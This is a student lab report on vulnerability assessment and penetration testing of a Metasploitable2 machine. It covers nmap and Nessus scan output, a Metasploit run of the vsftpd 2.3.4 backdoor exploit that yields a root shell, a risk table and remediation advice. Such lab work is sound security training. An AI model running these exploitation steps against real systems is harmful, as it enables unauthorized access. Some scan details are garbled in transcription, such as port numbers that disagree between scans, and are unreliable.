

Vulnerability Assessment & Penetration Testing Lab

Prepared By : Chamika Ravimal

2026/05/16

Objective

Main goal is to perform vulnerability assessment and penetration testing on intentionally vulnerable systems within a controlled environment common attack techniques and security weaknesses.

Environment Setup

Machines used:

Kali Linux (Attacker)

Metasploitable2 (Target)

Network Configuration:

Internal Network

IP Range: 192.168.56.0/24

Tool Used

Nmap – Network Scanning

Metasploit – Exploitation

Nessus – Vulnerability scanning

Kali Linux – Penetration testing OS

Port Discovery

```
(chamika@chamika) - [~]
$ nmap -p- 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-15 11:57
Nmap scan report for 192.168.56.101
Host is up (0.00073s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
5000/tcp  open  X11
5667/tcp  open  irc
5697/tcp  open  ircs-u
3009/tcp  open  ajp13
3180/tcp  open  unknown
3787/tcp  open  msgsrvr
38748/tcp open  unknown
46251/tcp open  unknown
52660/tcp open  unknown
57117/tcp open  unknown
MAC Address: 08:00:27:71:BB:88 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 36.84 seconds
```

Full Screen

Read-Only

☐

Advanced




Preferences

Help

About

Vulnerability Identification

```
(chamika@chamika)-[~]
$ nmap --script vuln 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-15 11:59 CDT
Nmap scan report for 192.168.56.101
Host is up (0.0068s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_
backdoor.rb
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://www.securityfocus.com/bid/48539
|_
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs:  CVE:CVE-2014-3566  BID:70574
|       The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|       products, uses nondeterministic CBC padding, which makes it easier
|       for man-in-the-middle attackers to obtain cleartext data via a
|       padding-oracle attack, aka the "POODLE" issue.
|       Disclosure date: 2014-10-14
|       Check results:
|         TLS_RSA_WITH_AES_128_CBC_SHA
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|         https://www.openssl.org/~bodo/ssl-poodle.pdf
|         https://www.securityfocus.com/bid/70574
|         https://www.imperialviolet.org/2014/10/14/poodle.html
|_
|_ sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params:
|   VULNERABLE:
```



VULNERABLE:

Anonymous Diffie-Hellman Key Exchange MitM Vulnerability

State: VULNERABLE

Transport Layer Security (TLS) services that use anonymous Diffie-Hellman key exchange only provide protection against passive eavesdropping, and are vulnerable to active man-in-the-middle attacks which could completely compromise the confidentiality of any data exchanged over the resulting session.


Check results:

ANONYMOUS DH GROUP 1

Cipher Suite: TLS_DH_anon_WITH_AES_256_CBC_SHA
Modulus Type: Safe prime
Modulus Source: postfix builtin
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024

References:

<https://www.ietf.org/rfc/rfc2246.txt>



Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)

State: VULNERABLE

IDs: CVE:CVE-2015-4000 BID:74733

The Transport Layer Security (TLS) protocol contains a flaw that is triggered when handling Diffie-Hellman key exchanges defined with the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream.

Disclosure date: 2015-5-19

Check results:

EXPORT-GRADE DH GROUP 1

Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 512
Generator Length: 8
Public Key Length: 512

References:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000>
<https://www.securityfocus.com/bid/74733>
<https://weakdh.org>

Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE

Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.

Check results:

WEAK DH GROUP 1

```
Public Key Length: 1024
References:
  https://weakdh.org
33/tcp open domain
30/tcp open http
http-vuln-cve2017-1001000: ERROR: Script execution failed
http-trace: TRACE is enabled
http-fileupload-exploiter:

  Couldn't find a file-type field.
http-enum:
  /tikiwiki/: Tikiwiki
  /test/: Test page
  /phpinfo.php: Possible information file
  /phpMyAdmin/: phpMyAdmin
  /doc/: Potentially interesting directory w/ listing on
  /icons/: Potentially interesting folder w/ directory lis
  /index/: Potentially interesting folder
http-dombased-xss: Couldn't find any DOM based XSS.
http-csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.101
Found the following possible CSRF vulnerabilities:

Path: http://192.168.56.101:80/dvwa/
Form id:
Form action: login.php

Path: http://192.168.56.101:80/dvwa/login.php
Form id:
Form action: login.php


Path: http://192.168.56.101:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/passwd/TWiki/WebHome

Path: http://192.168.56.101:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/passwd/Main/WebHome

Path: http://192.168.56.101:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/edit/TWiki/

Path: http://192.168.56.101:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/view/TWiki/TWikiSkins

Path: http://192.168.56.101:80/twiki/TWikiDocumentation.html
Form id:
Form action: http://TWiki.org/cgi-bin/manage/TWiki/ManagingWebs
http-cgi-injection:
```



http-sql-injection:
Possible sql injection queries:
http://192.168.56.101:80/dav/?C=N%3B0%3DD%27%200R%20sqlspider
http://192.168.56.101:80/dav/?C=S%3B0%3DA%27%200R%20sqlspider
http://192.168.56.101:80/dav/?C=M%3B0%3DA%27%200R%20sqlspider
http://192.168.56.101:80/dav/?C=D%3B0%3DA%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=sitemap
http://192.168.56.101:80/mutillidae/index.php?page=secmap
http://192.168.56.101:80/mutillidae/index.php?page=penmap
http://192.168.56.101:80/mutillidae/index.php?page=frameworks
http://192.168.56.101:80/mutillidae/index.php?page=useful-commands
http://192.168.56.101:80/mutillidae/index.php?page=tools
http://192.168.56.101:80/mutillidae/index.php?page=capmap
http://192.168.56.101:80/mutillidae/index.php?page=capmap
http://192.168.56.101:80/mutillidae/index.php?page=logmap
http://192.168.56.101:80/mutillidae/index.php?page=changelog
http://192.168.56.101:80/mutillidae/index.php?page=phpinfo
http://192.168.56.101:80/mutillidae/?page=show-log.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=installation.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=browser-info.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=dns-lookup.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=notes.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=password-generator.php%27%200R%20sqlspider&user-name=anonymous
http://192.168.56.101:80/mutillidae/index.php?page=usage-instructions.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=documentation%2FHow-to-access-Mutillidae-over-Virtual-Box-network.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/?page=view-someones-blog.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/?page=login.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?do=toggle-hints%27%200R%20sqlspider&page=home.php
http://192.168.56.101:80/mutillidae/index.php?page=user-poll.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=set-background-color.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=html5-storage.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/?page=user-info.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/?page=source-viewer.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=credits.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=add-to-your-blog.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=show-log.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=source-viewer.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/?page=add-to-your-blog.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?do=toggle-security%27%200R%20sqlspider&page=home.php
http://192.168.56.101:80/mutillidae/index.php?page=register.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/?page=credits.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=view-someones-blog.php%27%200R%20sqlspider
http://192.168.56.101:80/mutillidae/index.php?page=home.php%27%200R%20sqlspider

```
| http://192.168.56.101:80/view/TWiki/TWikiHistory?rev=1.8%27%200R%20sqlspider
| http://192.168.56.101:80/view/TWiki/TWikiHistory?rev=1.9%27%200R%20sqlspider
| http://192.168.56.101:80/oops/TWiki/TWikiHistory?template=oopsrev%27%200R%20sqlspider&param1=1.10
| http://192.168.56.101:80/oops/TWiki/TWikiHistory?template=oopsrev&param1=1.10%27%200R%20sqlspider
| http://192.168.56.101:80/view/TWiki/TWikiHistory?rev=1.7%27%200R%20sqlspider
| http://192.168.56.101:80/rdiff/TWiki/TWikiHistory?rev1=1.7%27%200R%20sqlspider&rev2=1.9
| http://192.168.56.101:80/rdiff/TWiki/TWikiHistory?rev1=1.7%27%200R%20sqlspider&rev2=1.8
| http://192.168.56.101:80/rdiff/TWiki/TWikiHistory?rev1=1.7%27%200R%20sqlspider&rev2=1.8
| http://192.168.56.101:80/dav/?C=N%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=S%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=M%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=D%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=N%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=S%3B0%3DD%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=M%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=D%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=N%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=S%3B0%3DA%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=M%3B0%3DD%27%200R%20sqlspider
| http://192.168.56.101:80/dav/?C=D%3B0%3DA%27%200R%20sqlspider
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|       State: VULNERABLE
|         Default configuration of RMI registry allows loading classes from remote URLs which can lead to
remote code execution.
|
|   References:
|_   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_
server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|       State: VULNERABLE
|         Transport Layer Security (TLS) services that use Diffie-Hellman groups
```

```

Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024

References:
  https://weakdh.org


ssl-poodle:
  VULNERABLE:
    SSL POODLE information leak
    State: VULNERABLE
    IDs: CVE:CVE-2014-3566 BID:70574
         The SSL protocol 3.0, as used in OpenSSL through
         products, uses nondeterministic CBC padding, which
         for man-in-the-middle attackers to obtain cleartext
         padding-oracle attack, aka the "POODLE" issue.
    Disclosure date: 2014-10-14
    Check results:
      TLS_RSA_WITH_AES_128_CBC_SHA
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
      https://www.openssl.org/~bodo/ssl-poodle.pdf
      https://www.securityfocus.com/bid/70574
      https://www.imperialviolet.org/2014/10/14/poodle.html

ssl-ccs-injection:
  VULNERABLE:
    SSL/TLS MITM vulnerability (CCS Injection)
    State: VULNERABLE
    Risk factor: High
      OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
      does not properly restrict processing of ChangeCipherSpec messages,
      which allows man-in-the-middle attackers to trigger use of a zero
      length master key in certain OpenSSL-to-OpenSSL communications, and
      consequently hijack sessions or obtain sensitive information, via
      a crafted TLS handshake, aka the "CCS Injection" vulnerability.

    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
      http://www.openssl.org/news/secadv_20140605.txt
      http://www.cvedetails.com/cve/2014-0224

5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack

```



State: LIKELY VULNERABLE

IDs: CVE:CVE-2007-6750

Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17

References:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>

<http://ha.ckers.org/slowloris/>

http-cookie-flags:

/admin/:

JSESSIONID:

httponly flag not set

/admin/index.html:

JSESSIONID:

httponly flag not set

/admin/login.html:

JSESSIONID:

httponly flag not set

/admin/admin.html:

JSESSIONID:

httponly flag not set

/admin/account.html:

JSESSIONID:

httponly flag not set

/admin/admin_login.html:

JSESSIONID:

httponly flag not set

/admin/home.html:

JSESSIONID:

httponly flag not set

/admin/admin-login.html:

JSESSIONID:

httponly flag not set

/admin/adminLogin.html:

JSESSIONID:

httponly flag not set

/admin/controlpanel.html:

JSESSIONID:

httponly flag not set

/admin/cp.html:

JSESSIONID:

httponly flag not set

/admin/index.jsp:


JSESSIONID:

httponly flag not set

/admin/login.jsp:

JSESSIONID:

httponly flag not set



```


/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
  JSESSIONID:
    httponly flag not set
/admin/includes/FCKeditor/editor/filemanager/upload/test.html:
  JSESSIONID:
    httponly flag not set
/admin/jscript/upload.html:
  JSESSIONID:
    httponly flag not set
- http-enum:
  /admin/: Possible admin folder
  /admin/index.html: Possible admin folder
  /admin/login.html: Possible admin folder
  /admin/admin.html: Possible admin folder
  /admin/account.html: Possible admin folder
  /admin/admin_login.html: Possible admin folder
  /admin/home.html: Possible admin folder
  /admin/admin-login.html: Possible admin folder
  /admin/adminLogin.html: Possible admin folder
  /admin/controlpanel.html: Possible admin folder
  /admin/cp.html: Possible admin folder
  /admin/index.jsp: Possible admin folder
  /admin/login.jsp: Possible admin folder
  /admin/admin.jsp: Possible admin folder
  /admin/home.jsp: Possible admin folder
  /admin/controlpanel.jsp: Possible admin folder
  /admin/admin_login.jsp: Possible admin folder
  /admin/cp.jsp: Possible admin folder
  /admin/account.jsp: Possible admin folder
  /admin/admin_login.jsp: Possible admin folder
  /admin/adminLogin.jsp: Possible admin folder
  /manager/html/upload: Apache Tomcat (401 Unauthorized)
  /manager/html: Apache Tomcat (401 Unauthorized)
  /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File up
oad
  /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Uplo
d
  /admin/jscript/upload.html: Lizard Cart/Remote File upload
_ /webdav/: Potentially interesting folder
AC Address: 08:00:27:71:BB:88 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

ost script results:
_smb-vuln-ms10-061: false
_smb-vuln-ms10-054: false
_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

map done: 1 IP address (1 host up) scanned in 331.92 seconds

—(chamika@chamika) - [~]

```



The scan Identified multiple open ports including FTP(21), SSH(22), HTTP (80) and SMB (445). Some services were running outdated vulnerable versions.

Nessus Vulnerability Report

tenable

Nessus Essentials

Scans

Settings

My Scans

my scan

All Scans

Trash

Policies

Plugin Rules

Tenable News

Microsoft Foundry Toolkit for VS Code: Command Inj...

Read More

By upgrading to Nessus Essentials Plus, you get:

- Real-time Plugin Updates: Stay protected against the latest threats.
- Increased IP Scanning: Cover up to 20 IPs for broader assessment.
- Basic Reporting: Easily share and act on your scan findings with PDF and HTML reports.
- Data Retention: Keep your scan data for the length of your license (at least one year) to track trends and demonstrate ongoing security improvements.

This upgrade is free for verified students and educators. Please follow verification steps below. Otherwise, click Upgrade Now to enhance your Nessus feature set!

Upgrade Now

I'm a Student or Educator

I'm not interested in Upgrading

Hosts

Vulnerabilities

History

Filter

Search Hosts

1 Host

Host	Auth	Vulnerabilities	%
192.168.56.101	N/A	10 6 23 9 126	99%

Scan Details

Policy: Basic Network Scan

Status: Running

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 7:28 AM

Vulnerabilities

Critical

High

Medium

Low

Info

tenable

Nessus Essentials

Scans

Settings

My Scans

my scan

All Scans

Trash

Policies

Plugin Rules

Tenable News

Open WebUI Multiple Vulnerabilities

Read More

Hosts

Vulnerabilities

History

Filter

Search Vulnerabilities

61 Vulnerabilities

Scan Details

Policy: Basic Network Scan

Status: Running

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 7:28 AM

Vulnerabilities

Critical

High

Medium

Low

Info

tenable

Nessus Essentials

Scans

Settings

My Scans

my scan

All Scans

Trash


Policies

Plugin Rules

Tenable News

aria2c Improper Certificate Validation

Read More



Exploitation

```
(chamika@chamika) - [~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.4)
Name (192.168.56.101:chamika): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

The Metasploit Framework is a Rapid/ open source Project

```
msf > search vsftpd
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	D
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	V
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	V

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit`

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:41959 -> 192.168.56.101:6200)
    at 2026-05-16 09:28:14 -0500

ls
ICS2

```

Successful exploitation allowed unauthorized remote shell access to the target machine. An attacker could potentially steal data, modify files, or execute malicious commands.

Risk Analysis

Vulnerability	Severity	Risk Analysis / Impact
Canonical Ubuntu Linux SEoL (8.04.x)	Critical	The operating system is outdated and no longer supported. Unsupported systems do not receive security patches, making them highly vulnerable to known exploits and malware attacks.
VNC Server 'password' Password	Critical	Weak/default credentials can allow attackers to remotely access the system and fully control it without authorization.
SSL Version 2 and 3 Protocol Detection	Critical	SSLv2 and SSLv3 are outdated and insecure protocols vulnerable to attacks such as POODLE. Attackers may decrypt sensitive communications.
Bind Shell Backdoor Detection	Critical	Indicates the presence of a backdoor service that allows attackers remote shell access to the system, leading to complete system compromise.
Apache Tomcat SSL Multiple Issues	Medium	Weak SSL/TLS configuration in Apache Tomcat may expose encrypted traffic to interception or downgrade attacks.
SSL Multiple Issues	Critical	Multiple SSL configuration weaknesses increase the risk of encrypted data leakage and man-in-the-middle attacks.
NFS Shares World Readable	High	Sensitive files may be accessible to unauthorized users through improperly configured NFS shares.

Vulnerability	Severity	Risk Analysis / Impact
rlogin Service Detection	High	rlogin transmits credentials in plaintext, allowing attackers to capture usernames and passwords through network sniffing.
Samba Badlock Vulnerability	High	Attackers may exploit Samba vulnerabilities to perform privilege escalation or man-in-the-middle attacks within the network.
ISC BIND Multiple Issues	Medium	Vulnerabilities in DNS services can lead to DNS spoofing, denial of service, or information disclosure attacks.
TLS Version 1.0 Protocol Detection	Medium	TLS 1.0 is deprecated and vulnerable to cryptographic attacks, reducing the confidentiality of secure communications.

The vulnerability scan indicates that the target system is at **high overall risk** due to the presence of:

- unsupported operating systems
- weak/default credentials
- insecure legacy protocols
- possible backdoors
- vulnerable remote access services

Successful exploitation of these vulnerabilities could result in:

- unauthorized remote access
- data theft
- malware infection
- service disruption
- full system compromise

Immediate remediation is strongly recommended.

Recommendations

Vulnerability	Recommendation
Ubuntu Linux SEoL	Upgrade the operating system to a currently supported Ubuntu LTS version and apply latest security patches regularly.
VNC Default Password	Change default passwords immediately and enforce strong password policies with multi-factor authentication where possible.
SSLv2 / SSLv3 Enabled	Disable SSLv2 and SSLv3 protocols and configure systems to use TLS 1.2 or TLS 1.3 only.
Bind Shell Backdoor	Investigate the system immediately for malware or unauthorized access, remove malicious services, and perform full incident response procedures.
Apache Tomcat SSL Issues	Reconfigure Tomcat SSL settings using strong ciphers and updated TLS protocols.
SSL Multiple Issues	Harden SSL/TLS configurations and remove weak encryption algorithms and insecure certificates.
NFS World Readable Shares	Restrict NFS share permissions to authorized users only and implement access control mechanisms.
rlogin Service	Disable rlogin service and replace it with secure alternatives such as SSH.
Samba Badlock Vulnerability	Update Samba to the latest patched version and restrict SMB access using firewall rules.
ISC BIND Issues	Update BIND DNS software to the latest secure version and disable unnecessary DNS features.
TLS 1.0 Enabled	Disable TLS 1.0 and enforce modern secure protocols such as TLS 1.2 or TLS 1.3.

The vulnerability assessment identified multiple critical and high-severity security weaknesses affecting the target system. The presence of outdated software, insecure protocols, weak authentication mechanisms, and potential backdoor services significantly increases the risk of system compromise. Immediate remediation actions, including system updates, service hardening, protocol upgrades, and stronger access controls, are necessary to improve the organization's security posture and reduce the likelihood of cyberattacks.

